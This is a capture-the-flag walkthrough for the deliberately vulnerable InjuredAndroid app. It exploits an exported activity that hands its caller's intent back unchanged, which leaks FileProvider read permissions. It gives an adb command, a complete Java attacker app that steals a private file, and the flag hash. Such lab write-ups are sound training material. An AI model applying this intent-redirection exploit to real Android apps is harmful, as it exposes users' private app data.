2First, let’s have a look on the AndroidManifest.xml file:

We can see that there is an exported activity FlagEighteenActivity. In addition, there is a file provider, which isn’t exported but do allow granting permissions. We can see that its file path located at xml/file_paths.xml:
<?xml version="1.0" encoding="utf-8"?>
<paths xmlns:android="http://schemas.android.com/apk/res/android">
    <files-path
        name="files"
        path="/"/>
</paths>
So, it shares all the files under files/. For summery, the content uri will look like:
content://b3nac.injuredandroid.fileprovider/files/
Let’s try and example with adb (usually you won’t have this, the user shell have higher permissions, so we can call this content request with no problem). We want to get the file test, which is located under assets, and on the app under files.

adb shell content read --uri content://b3nac.injuredandroid.fileprovider/files/test

Now, let’s read the code of the activity which we can export:

This line tells us that when the activity finishes or getting destroyed, it returns to its caller activity, with the status code of RESULT_OK, and also the same intent it got from its caller.
So, if we send from activity outside of this application, some activity with request to access uri using the file provider, it can grants the permission, since this is being handled by the application, and then sends back the same intent with the granted permissions.
It enables us access the internal data. The programmer should’ve created new intent, and then migrates the vulnerability, where the malicious actor can send the request for data, it might look like some kind of SSRF vulnerability.
Let’s write code where we try to access the data with simple uri request:
package com.example.injuredandroid;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.renderscript.ScriptGroup;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.Toast;

import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);

        Button btn_protected = findViewById(R.id.RequestData_button);
        btn_protected.setOnClickListener(this::send_request);
    }

    private void send_request(View view){
        Toast.makeText(this, "send intent with data request to eighteen activity", Toast.LENGTH_SHORT).show();

        Intent attack = new Intent();
        attack.setData(Uri.parse("content://b3nac.injuredandroid.fileprovider/files/test"));
        attack.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        attack.setClassName("b3nac.injuredandroid", "b3nac.injuredandroid.FlagEighteenActivity");

        startActivityForResult(attack, 770);
    }

    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data){
        if (requestCode == 770 && resultCode == RESULT_OK){
            Uri grantedUri = data.getData();
            // Read the data
            try {
                assert grantedUri != null;
                try (InputStream is = getContentResolver().openInputStream(grantedUri)){
                    String flag = new BufferedReader(new InputStreamReader(is)).readLine();
                    Log.d("HACKED", "The flag is: " + flag);

                    Toast.makeText(this, "FOUND: " + flag, Toast.LENGTH_LONG).show();
                }
            } catch (Exception e){
                Log.e("HACKED", "Failed to read", e);
            }
        }
        super.onActivityResult(requestCode, resultCode, data);
    }
}
and the activity_main.xml:
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:id="@+id/main"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <Button        android:id="@+id/RequestData_button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="request data"

        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent"
        app:layout_constraintVertical_bias="0.44" />


</androidx.constraintlayout.widget.ConstraintLayout>
Okay, now when we press the button, it sends intent with the URI payload, and request for read permissions.

Now, when we press the button, and then go back to our activity using the arrow back button, we trigger the onActivityResult, which then let us access the data using the intent with the file provider, and the granted permissions:

We got the text text.txt, the flag will be the md5 hash of this string, which is 034d361a5942e67697d17534f37ed5a9: